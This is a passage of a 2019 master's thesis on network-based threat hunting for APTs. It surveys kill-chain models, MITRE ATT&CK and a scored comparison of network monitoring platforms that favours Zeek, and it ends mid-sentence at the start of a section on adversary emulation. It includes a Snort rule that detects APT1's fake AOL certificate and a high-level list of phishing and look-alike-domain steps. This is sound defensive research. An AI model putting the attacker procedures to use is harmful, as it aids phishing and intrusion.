11-22-2019

Network-based APT profiler

Benjamin Bornholm
bdb6115@rit.edu

Network-based APT profiler

By:

Benjamin Bornholm

Committee Members:

Justin Pelletier

Bill Stackpole

Robert Brandon

Thesis

In partial fulfillment of the requirements for the degree of

Master of Science in Computing Security

Rochester Institute of Technology
B. Thomas Golisano College of Computing & Information Sciences
Department of Computing Security

Friday, November 22nd 2019

Acknowledgments

- Thanks to Splunk for providing a license to perform the experiments
- Thanks to my loving and supportive parents
- Thanks to my capstone committee for guiding me on this adventure
- Thanks to the Threat Hunting Slack community for being great mentors

Table of contents

Definitions

- **Advanced persistent threat (APT)** - An adversary targeting a network with the capability and resources to develop advanced tools used to thwart security controls and the time, money, and personnel to maintain a presence on the network.
- **Attack themes** - Contains a grouping of adversary techniques to describe attacker activity on a network.
- **Techniques** - Method of achieving a result during an attack.
- **Recon and weaponization** - The attacker conducts research on a target. The attacker identifies targets (both systems and people) and determines his attack methodology. The attacker may look for Internet-facing services or individuals to exploit.
- **Lateral movement** - The attacker uses his access to move from system to system within the compromised environment.
- **Internal recon** - The attacker explores the victim's environment to gain a better understanding of the environment, the roles and responsibilities of key individuals, and determines where an organization stores information of interest.
- **Initial compromise** - The attacker successfully executes malicious code on one or more systems. This most likely occurs through social engineering (most often spear phishing), by exploiting a vulnerability on an Internet-facing system, or by any other means necessary.
- **Impersonation** - A type of attack where the attacker pretends to be an authorized user of a system in order to gain access to it or to gain greater privileges than they are authorized for.
- **Evasion** - The Attacker also attempts to bypass an information security device in order to deliver an exploit, attack, or other forms of malware to a target network or system, without detection. Evasions are typically used to counter network-based intrusion

detection and prevention systems (IPS, IDS) but can also be used to bypass firewalls and defeat malware analysis.

- **DOS** - A denial-of-service (DoS) is any type of attack where the attackers attempt to prevent legitimate users from accessing the service.
- **Delivery** - A network mechanism used to distribute the malicious code to the target.
- **Command and control** - A command and control (C&C) Server is a computer controlled by an attacker or cybercriminal which is used to send commands to systems compromised by malware and receive stolen data from a target network.
- **Actions on objective** - The attacker accomplishes his goal. Often this means stealing intellectual property, financial data, mergers and acquisition information, or Personally Identifiable Information (PII). Once the mission has been completed, most targeted attackers do not leave the environment, but maintain access in case a new mission is directed.
- **Dwell time** - is calculated as the number of days an attacker is present on a victim network, from the first evidence of a compromise to detection.

List of figures

List of tables

List of equations

Abstract

Constant innovation in attack methods presents a significant problem for the security community which struggles to remain current in attack prevention, detection and response. The practice of threat hunting provides a proactive approach to identify and mitigate attacks in real-time before the attackers complete their objective. In this research, I present a matrix of adversary techniques inspired by MITRE's ATT&CK matrix. This study allows threat hunters to classify the actions of advanced persistent threats (APTs) according to network-based behaviors.

Introduction

Advanced persistent threats (APTs) have become an ever-increasing plague in the IT environment. APTs have been known to steal intellectual property (IP) [79] [86], personally identifiable information (PII) [86] such as social security numbers, and the Magecart attacks [2] demonstrated by financially motivated attackers. Our current method of setting up security controls to wait for an alert to be triggered is no longer effective. As defenders, we need a more proactive approach to seeking out attackers and one solution is threat hunting.

Threat hunting turns the tables and allows defenders to become the hunters within their environment. Threat hunting empowers security analysts to search for the existence of APTs on the network that has security controls implemented but have gone undetected. The ultimate goal of threat hunting is to reduce the dwell time of an attacker within the network [1]. Our research will implement Endgame's threat hunting process because it is built on the foundation of the scientific method, which makes the process repeatable and our findings measurable.

The first step in their process is generating a hypothesis in which the analyst can prove or disprove the existence of malicious activity in their environment. The Endgame process uses the MITRE ATT&CK matrix to facilitate generating hypotheses because it provides a list of known APT techniques

In the current landscape, the MITRE ATT&CK matrix targets endpoint detection. Meaning the current MITRE ATT&CK matrix only contains host-based techniques and does not provide network-based techniques to be hunted for on the network. I am challenging that APT detection is not limited to endpoint monitoring and that detection can be performed from the network as well. Our research will generate a MITRE ATT&CK style-like matrix to describe APT techniques

from a network perspective that can be used for network-based threat hunting. Therefore, our research will reduce the dwell time of an attacker on the network because security analysts will have a set of network-based and host-based techniques to hunt for.

Background

Advanced Persistent Threat (APT)

APT is a cliche term that has been recycled within the cybersecurity industry so much that it seems everyone has their own definition. Our definition of APT will be “an adversary targeting a network with the capability and resources to develop advanced tools used to thwart security controls and the time, money, and personnel to maintain a presence on said network.”. The motivation to devote this massive amount of resources differs between APT groups. Over the past 20 years, we as a society have seen the results of each APT groups motivation in our daily lives.

In the Spring of 2019, Magecart took the cybersecurity community by storm when targeted attacks were discovered. RiskIQ reports that Magecart is “responsible for recent high-profile breaches of global brands Ticketmaster, British Airways, and Newegg in which its operatives intercepted thousands of consumer credit card records” [2]. In the Summer of 2019, multiple municipalities in the state of Florida [18] [19] [20] and Georgia [21] [22] [23] were victims of targeted ransomware campaigns. These ransomware campaigns targeted municipalities with cyber insurance policies; therefore, the payout was guaranteed. In light of the recent financial attacks, Fireeye has created a new term called FIN which is an abbreviated term for financially motivated attackers [24].

The 2016 United States (U.S.) election was the first time in U.S. history that the power of the internet was used to force a desired outcome on an election in a democratic nation. As time evolved, multiple reports including academic reports [25] [26] [27], public reports [28] [29], the Mueller

report [30], and news articles [32] [33] [34] have been released pertaining to Russia's capabilities during the 2016 election. These capabilities include, but are not limited to, the capability to infiltrate our social media to change the way we perceive information, our democratic system, and the capability to perform cybersecurity espionage.

During the 2016 election, the Democratic National Committee (DNC) was hacked by a group referred to as APT 28. Crowd Strike was brought in to perform an investigation and discovered a "Russian-based threat actor, which has been active since the mid 2000s, and has been responsible for targeted intrusion campaigns against the Aerospace, Defense, Energy, Government and Media sectors. Their victims have been identified in the United States, Western Europe, Brazil, Canada, China, Georgia, Iran, Japan, Malaysia, and South Korea. Extensive targeting of defense ministries and other military victims has been observed, the profile of which closely mirrors the strategic interests of the Russian government" [35].

The last type of threat actors that we are going to discuss is hacktivist groups such as Anonymous. Hacktivists have been known to target individuals and organizations to increase the awareness of their agenda. In the Fall of 2010, Anonymous launched "DDoS attacks as part of Operation Payback against Amazon, PayPal, MasterCard, Visa, and PostFinance, in 2010 in response to these companies' 20 attempts to block donations to WikiLeaks, an international non-profit journalist organization that leaks and publishes confidential information provided by anonymous sources" [36].

In summary, these APT groups have shown that they are capable of accomplishing their object, regardless of difficulty or cost. These current events are examples of the capabilities that APTs possess and the consequences that follow as a result of their actions.

Techniques, tactics, and procedures (TTPs)

The acronym TTPs stands for Techniques, Tactics, and Procedures. TTPs are used to represent the behaviors of adversaries [37]. This term TTP comes from the military and is used to describe the actions of the adversary and how they do it in increasing levels of detail [136]. A breakdown of TTPs [37] [38] [39] is outlined below.


A TTP can be broken out as:

- Tactics - Outline the way an adversary chooses to carry out his attack from the beginning to the end.
    - Phases of an attack like initial compromise, lateral movement, persistence, and etc
- Techniques - Approach of achieving intermediate results during the campaign
    - Send targeted emails to potential victims with a malicious document
    - Documents attached containing malicious code which executes upon opening
    - Captures credit card information from keystrokes
    - Uses HTTP to communicate with a command and control server to transfer information
- Procedures - What the adversary is looking for within the target's infrastructure.
    - Perform open-source research to identify potentially gullible individuals
    - Craft a convincing socially engineered email and document
    - Create malware/exploit that will bypass current antivirus detection
    - Establish a command and control server by registering a domain called mychasebank.org
    - Send mail to victims from a Gmail account called accounts-mychasebank@gmail.com.

TTPs in perspective of the MITRE ATT&CK matrix

This screenshot below (Figure 1: MITRE ATT&CK and TTPs explained) is a perfect example of how the MITRE ATT&CK matrix represents TTPs. The column headings (color blue) are the tactics, the white cells are techniques, and the instructions to perform a particular technique are the process.

Figure 1: MITRE ATT&CK and TTPs explained



- Nickels, K., & Thomas, C. (2018). Retrieved from https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1536260992.pdf


Adversary models

Before we can understand threat hunting, we must understand the process of an APT. In our current landscape, there are two favored models to describe the process of an advanced persistent threat. These two models are the Lockheed Martin Cyber Kill Chain [40] and the Mandiant Attack Lifecycle [41]. However, for this research, we chose the Bryant Kill Chain [42]

which is an evolution of the Mandiant Attack Lifecycle and the Lockheed Martin Cyber Kill Chain for network-based forensics.

Cyber kill chain by Lockheed Martin

Figure 2: Lockheed Martin Cyber Kill Chain



- (2017). Retrieved from https://www.eventtracker.com/EventTracker/media/EventTracker/Images/Newsletters/Cyber-Kill-Chain.png

The first publicly known attack model was the cyber kill chain developed by Lockheed Martin. This model was an attempt to describe the activities adversaries must complete in order to achieve their objective [43]. However, this model was created from the perspective of the adversary but was intended to be used by defenders. As stated by Lockheed Martin "This paper describes an intelligence-driven, threat-focused approach to study intrusions from the adversaries' perspective. Each discrete phase of the intrusion is mapped to courses of action for detection, mitigation and response." [40]

This model is inadequate for defenders because it contains phases of the attack process that defenders can't detect. For example, the cyber kill chain contains an attack phase called


“weaponization”; the creation of a zero-day exploit or malicious document to control a machine on the target network.

Weaponization is a phase that can not be detected by defenders. In fact, Lockheed Martin states “This is an essential phase for defenders to understand. Though they cannot detect weaponization as it happens, they can infer by analyzing malware artifacts.” [43]. This is one reason why the Cyber Kill Chain is not an appropriate model for defenders and our model.

Second, the Cyber Kill Chain’s visual representation is incorrect. The Cyber Kill Chain shows a linear progression for attackers but does not accurately represent the actions of attackers. Attackers will continually perform internal recon, lateral movement, and placing persistence until they achieve their objectives [44]. These flaws lead to the creation of the Attack Life Cycle by Mandiant.

Attack life cycle by Mandiant

Figure 3: Mandiant Attack Lifecycle




- (2004). Retrieved from https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

The Mandiant Attack Life Cycle provides an attack model that can be used by red teamers (attackers) and blue teamers (defenders) to describe the actions of APTs. This model removes the weaponization phase because it is not something that can be detected by defenders. All the phases on the Attack Lifecycle are phases that can be detected by defenders. Next, the model visually represents the path of attackers by adding a loop. This loop is demonstrating that an attack is not a linear progression.

The Attack Lifecycle is the preferred adversary model these days in the infosec community. However, for our purposes, the Attack Lifecycle contains phases that cannot be observed from the network. For example, privilege escalation is something that happens on the host and can not be detected from a network perspective. This statement assumes the premise that defenders do not have the ability to detect the delivery of the privilege escalation exploit. Since the Attack Lifecycle does not meet our needs of being network focused, we started to look for alternative adversary models.

Bryant kill chain

Figure 4: Bryant Kill Chain



- Bryant, B. D., & Saiedian, H. (2017). Retrieved from https://www.researchgate.net/publication/314782193_A_novel_kill-chain_framework_for_remote_security_log_analysis_with_SIEM_software

The Bryant kill chain is an exceptional alternative for an adversary model [42]. This model is an evolution of the Lockheed Martin Cyber Kill Chain and the Mandiant Attack Lifecycle and has a focus on network-based forensics. This model also addresses the flaws described earlier and

provides phases of an attack from a network perspective. Our matrix uses this adversary model as a foundation for the column headings.

Our model acknowledges each phase of the Bryant Kill Chain except for one, which is privilege escalation. This was discussed earlier as a phase that occurs on the machine itself and cannot be observed from a network perspective. Furthermore, our model combines the phases “actions on objectives” and exfiltration because we believe exfiltration is part of “actions on objectives”.

MITRE ATT&CK matrix

Origin story

This section will provide the origin story of the MITRE ATT&CK matrix [45]. In 2013, MITRE started a project called FMX [46] [47] [48] [49]. The goal of FMX was to figure out better ways of detecting adversaries after they have already gained access to the network. FMX would help map how they moved around, how they completed their objective, and how they learned about the environment [47]. By doing this project, the hope was to take a deep dive into the mindset of an attacker and understand the artifacts left behind by their actions.

At ATT&CKcon, Blake Storm, the creator of the MITRE ATT&CK matrix, states [50] that a lot of companies were basing their security strategy on indicators of compromise (IOCs). These IOCs would typically be an IP address, file hash, domain name, registry values, and unique strings within the malware. These IOCs were ephemeral, meaning, the intelligence was only actionable for a short period of time. Furthermore, a threat actor would use one set of IOCs to attack organization A but use another set to attack organization B. FMX was the genesis of a list of

adversary behavior on a system and a combination of behaviors would act as a fingerprint for a specific threat actor.

At the time, the biggest challenge in our industry was that we didn't have a common framework to describe adversary behavior. This lead to not being able to cross-correlate threat actor activity, being restricted to forensic artifacts which were low fidelity IOCs or only discussed how the malware functioned but not how the adversary was operating it. MITRE noticed this issue and started to collect all the public reports on known APTs. After reading each report, they tried to extract the techniques being used by each APT.

Next, MITRE created a list of known techniques based on knowledge from their internal red team. Then they cross-referenced those techniques with public reports on known threat actors, public reports on malware, and threat intelligence. Eventually, it became apparent that a set of techniques created a grouping. These groupings are what we now know as tactics or column headings on the current MITRE ATT&CK matrix. The evolution of the FMX project is what we now call the MITRE ATT&CK matrix.

Currently, the MITRE ATT&CK matrix allows the infosec community to communicate effectively [47] about host-based adversary behavior. Our matrix provides a framework to describe the behavior of an APT on the network. Furthermore, our matrix can be used by APT reports to describe the behavior of APT malware, instead of relying on ephemeral IOCs, like IP addresses.

Architecture

The architecture of the MITRE ATT&CK matrix is composed of three levels. The levels correspond to what we refer to as TTPs - tactics, techniques, and procedures. Each level increases in granularity about the adversaries behavior. The first level, tactics, is the column

heading across the top of the matrix. The second level, techniques, is the cells in each column. The third level, procedures, explains the details provided in each cell to accomplish a technique.

You may have recognized that a majority of the column headings on the MITRE ATT&CK matrix correspond to the phases from the Mandiant Attack Lifecycle. The MITRE ATT&CK matrix takes the concept of the Mandiant Attack Lifecycle and expands upon what it is trying to represent.

The column headings of the ATT&CK matrix are phases of the Attack Lifecycle [47]. As you go down each column (phase) of the matrix, these are the techniques used by APTs. Finally, now that we have an understanding of adversary models, TTPs, and the MITRE ATT&CK matrix, we can now start to discuss threat hunting.

Threat hunting

What is threat hunting?

Threat hunting like APT has several definitions within our industry. However, our definition of threat hunting is “a human analysis with automation to search for the existence of malicious activity that has evaded the detection of security controls within your environment”. A simpler version is how Endgame states threat hunting, which is a “process of actively looking for signs of malicious activity within enterprise networks, without prior knowledge of those signs.” [1]. Listed below is the threat hunting process by Endgame [1]:

Endgame’s threat hunting process

1. Propose a hypothesis
2. Identify evidence to prove the hypothesis

3. Develop analytics
4. Automate
5. Document
6. Communicate and report

Threat hunting process in action

The first step in this process is generating a hypothesis which the analyst can prove or disprove [1]. A beginner to threat hunting may generate a hypothesis of “hunt for malicious activity within my environment”. This may seem like an acceptable hypothesis but this approach is incorrect. An approach such as this provides an unrepeatable experiment that does not have a definite conclusion. An experienced threat hunter will generate a scoped hypothesis that will result in a definite conclusion. The final conclusion should state whether or not signs of malicious activity were discovered in our environment for that particular technique.

One approach and a commonly preferred method of generating a scoped hypothesis is utilizing the MITRE ATT&CK matrix [1]. The MITRE ATT&CK matrix has column headings that are composed of the phases from the Mandiant Attack Lifecycle and additional themes that emerged from research on APT groups. For example, the “Lateral Movement” column contains techniques used by attackers to move laterally in an environment. If we wanted to hunt for lateral movement in our environment, we would choose one technique from this column to hunt for and subsequently generate a hypothesis.

For instance, let’s say we want to hunt for Server Message Block (SMB) being used for lateral movement in our environment. A potential hypothesis would be: “Attackers are leveraging SMB to move laterally in our environment”. A Sub-hypothesis may be required to provide a definite conclusion. An example of sub-hypothesis would be: “Attackers are leveraging PsExec to

perform SMB lateral movement in our environment.” Next, we would collect information in our environment to prove or disprove our hypotheses.

After collecting the appropriate data, we want to reduce our data set to cut down the amount of analysis required by a human. Reducing the dataset may exclude IT servers that use PsExec to remotely manage systems. Once a reduced dataset has been constructed, you need to automate the collection and reduction process. Once automated, this process should be documented so the hunt is reproducible, provides all the decisions for data reduction, and how to interpret the findings.

Any findings need to be communicated and reported. It is important to note the absence of malicious activity does not mean the hunt was unsuccessful. The absence of malicious activity demonstrates your security controls are functioning as intended for that particular technique. This premise assumes the following: your security controls are working as intended, your security controls are collecting the proper information for the intended hunt, the security analyst’s filtering does not exclude malicious activity, and the security analyst interprets the results correctly

Our approach to network-based threat hunting will take a similar approach. Our MITRE ATT&CK style-like matrix will empower a security analyst to hunt for the behavior of APT activity on the network. The process mentioned above can be used to determine the likelihood of APT acting within a network. To accomplish this objective, we will utilize the network security monitoring platform, Zeek (formerly known as BRO), to analyze network traffic for malicious behavior.

Network security monitoring (NSM) platforms

What is network security monitoring (NSM)

Richard Bejitlich states network security monitoring (NSM) is “the collection, analysis, and escalation of indications and warnings to detect and respond to intrusions. NSM is a way to find intruders on your network and do something about them before they damage your enterprise.” [53]. An NSM will sit on your network inspecting the network traffic looking for signs of malicious traffic. The infosec community has various platforms to perform NSM operations and choosing the best platform for our use case was not easy.

Criteria for network security monitoring (NSM)

One of the hardest tasks of this thesis was choosing the best network security monitoring platform for the experiments. The painless part was finding a diverse set of platforms but the criteria to choose the best platform was not so trivial. Our literature review didn’t reveal one set of criteria to be used but rather themes emerged from the literature review. These themes were used as our criteria to choose the best network security monitoring platform.

The literature review emerged the following themes: have an extensible framework and/or rule engine [51] [65], must be protocol-aware [63] [64] [65], must have a network monitoring fidelity [52] [63] [64] [65], must provide a detailed timeline of events that occurred on the network [53] [63] [65], and must provide scope on an incident [52] [65] [66] . The extensible framework enables the security analyst to utilize pre-made rulesets and create/modify rules to detect malicious activity. No two environments are alike and an NSM system has to be flexible for each environment. In addition, your environment may have homegrown software, which means no single solution will protect it out of the box.

The NSM platform must be protocol aware. In the event that malware communicates [132] [133] with HTTP (no encryption) over port 443 (which is the standard port used for HTTPS), a protocol aware platform will not make the mistake of assuming it's encrypted traffic and will inspect the traffic properly. Not only is being protocol aware important but so is providing a timeline of events. For example, let's say ransomware infects a machine on your network and spreads to other machines. The NSM should provide a timeline of the initial beacon from the first infected machine to the ransomware C2 server.

Next, the NSM should provide a timeline of when other machines were infected and how fast it spread. Continuing with this hypothetical, the NSM should provide scope to incidents. The network logs should show all the machines that were infected (calling out to C2 server) and who each machine talked to. The criteria discussed so far is great but it only provides so much context about the incident, which is why different levels of fidelity are needed.

NSM platforms have the following logging levels which are: statistical-based logging, event-based logging, session data, and full PCAP capture [52] [63] [64] - logging levels are ordered by fidelity. The first logging level, statistics, "shows the nature and volume of the data moving through your network" [52]. Statical based logging has the advantage of being able to detect irregular volumes of traffic and detect beaconing.

With enough statistical data, one could find huge spikes of data leaving a network which would indicate exfiltration. Statistical data of the network can be used to detect beaconing activity which occurs on a specified interval. Lastly, statistical-based logs can be used to look for suspicious data around a particular time frame.

Event-based systems “will generate events (or alerts) when the predefined conditions are observed on the monitored network.” [52]. Event-based monitoring is probably the most popular option being used in enterprise environments [52]. This type of monitoring generates alerts when conditions of the connection meet a predefined signature. For example, the Snort IDS rule below (Figure 5: Snort rule for APT1) is specially crafted to detect the existence of APT1 on the network. At a high level, this rule is looking for a certificate that has a serial number that starts with “7C A2” and contains “mail.aol.com” for the issuer of the certificate.

Figure 5: Snort rule for APT1

```
alert tcp $EXTERNAL_NET 443 -> $HOME_NET any (msg:"ET TROJAN FAKE AOL SSL Cert APT1"; flow:established,from_server; content:"|7c a2 74 d0 fb c3 d1 54 b3 d1 a3 00 62 e3 7e f6|"; content:"|55 04 03|"; content:"|0c|mail.aol.com"; distance:1; within:13; reference:url,www.mandiant.com/apt1; classtype:trojan-activity; sid:2016469; rev:3;)
```

Session data “is a record of the conversation between two network nodes.” [53]. Session data collects the following data: “timestamp, source IP address, source port, destination IP address, destination port, protocol, application bytes sent by source, and application bytes sent by destination, and other information” [53]. The other information may include more information about a connection such as the HTTP method (GET, POST) or the HTTP URI for an HTTP connection. For example, an IT system may use PsExec over SMB to remotely administrate a box. Session data could be used to detect an infected Windows client initiating SMB calls via PsExec to the Windows server, which shouldn’t be happening.

Lastly, full packet logging is “collecting the data transferred between systems to help the IR team generate signatures, monitor activity, or identify data that has been stolen” [52]. This type of

collection is the entire conversation including the data payload. Full PCAP data can be used to investigate alerts from event-based systems. Also, full PCAP monitoring “offers the highest fidelity, because it represents the actual communication passed between computers on a network.” [52]. While this option provides the highest fidelity, it also requires a lot of resources to store these PCAPs long term.

In addition to the themes that emerged from the literature review, the researchers added their own criteria which are: an open-source platform, not a conglomerate of tools like SecurityOnion (SO), consideration of hardware requirements, and enterprise battle-tested. The overall goal of these additional requirements is to ensure our research can be employed by all organizations, including organizations with small IT budgets.

If our research required full PCAP captures to implement our solution, it would be impossible for small businesses. Northrop Grumman reported in 2011 that a 1 gigabyte saturated link would generate 6TB of PCAP in one day. Depending on the small business, 6TB of data may be more data than the entire organization as a whole - based on the small business pricing of cloud storage providers like Dropbox OneDrive, and Google Drive.

This means the hardware for this type of solution would not be practical. Staying with the theme of small IT budgets, an open-source solution is something that any organization can implement. The researchers would like the reader to note that even though Zeek is open-source, it doesn’t mean it’s only a solution for small IT budgets. Zeek has been implemented and battle-tested at organizations with 100G links [69] [70].

Berkeley labs demonstrated that Zeek can be run on commodity hardware [69]. Berkeley is monitoring a 100G link with the following hardware: [69]

- 2x Intel 3.5GHz Ivy Bridge dual hex--core
- 128GB DDR3 1600 MHz ECC/REG RAM
- 2x Intel 6GB/s 2.5” 120GB SSD drives
- 6x WD1000CHTZ 10K RPM 6GB/s 1TB SATA drives for RAID -6
- Myricom NIC

Lastly, the researchers tried to stay away from NSM stacks like Security Onion (SO). SO at the time of this writing supports 20+ [135] [136] [137] tools. While SO is fantastic in the abundance of features it provides, the tooling can be overwhelming. Our researchers wanted to focus on one tool to perform network security monitoring.

Network security monitoring criteria

- Open-source platform
    - No commercial platforms were evaluated
- Not a conglomerate of tools like SecurityOnion
- Extensible framework and/or rule engine [51] [65]
    - 0 - No rules
    - 1 - Rules provided by an entity but can not add/modify rules
    - 2 - Rules provided by an entity and can add/modify rules
- Protocol-aware [63] [64] [65]
    - 0 - Not protocol aware
    - 1 - Protocol aware
- Network monitoring fidelity [52] [63] [64] [65]:
    - 1 - Statistics: High-level statistics are generated to show the nature and volume of the data moving through your network

    - 2 - Event-based: Generate events(or alerts) when the predefined conditions are observed on the monitor network
    - 3 - Session data: A record of the conversation between two network nodes. Session data collects: source IP, source port, destination IP, destination port, protocol, application bytes sent by the source, application bytes sent by destination, and additional application information.
    - 4 - Full content data: Collecting all information that passes across a network - full packet capture
- Generate a timeline of DETAILED network events [53] [63] [65]
    - 0 - No timeline
    - 1 - Timeline of alerts
    - 2- Timeline of network events
- Enterprise battle-tested [69] [72] [73]
    - 0 - No known setups
    - 1 - Known setups in environments
- Considerate hardware requirements [52] [67] [71] [72]
    - 2 - 0-5k for hardware
    - 1 - 5k-10k for hardware
    - 0 - 10k+ for hardware
- Provide scope on an incident [52] [65] [66]
    - 0 - No scope
    - 1 - Scope

Network security monitoring platform comparison

As stated above, our research discovered multiple platforms that could have been used to monitor network activity. Our final choice, was Zeek (formerly known as BRO) because it

produced the highest score based on the criteria below. The table below has network security monitoring platforms across the top and the criteria to evaluate each platform down the left. Each criterion has its own scale and the goal of this table is to show the best platform based on a score.

Table 1: NSM platform comparison

	Zeek	Suricata	Snort	Molach
Extensible framework/rule engine	1	1	1	0
Protocol aware	1	1	1	1
Network monitoring fidelity score	3	2	2	4
Generate a timeline of DETAILED network events	2	1	1	2
Enterprise battle-tested	1	1	1	1
Considerate hardware	2	2	2	0
Provide scope	1	0	0	1
Total	**11**	**8**	**8**	**9**

Adversary emulation

What is adversary emulation?

Our industry has many terms for adversary emulation which include adversary simulation, threat simulation, and threat emulation. Our research will refer to this concept moving forward

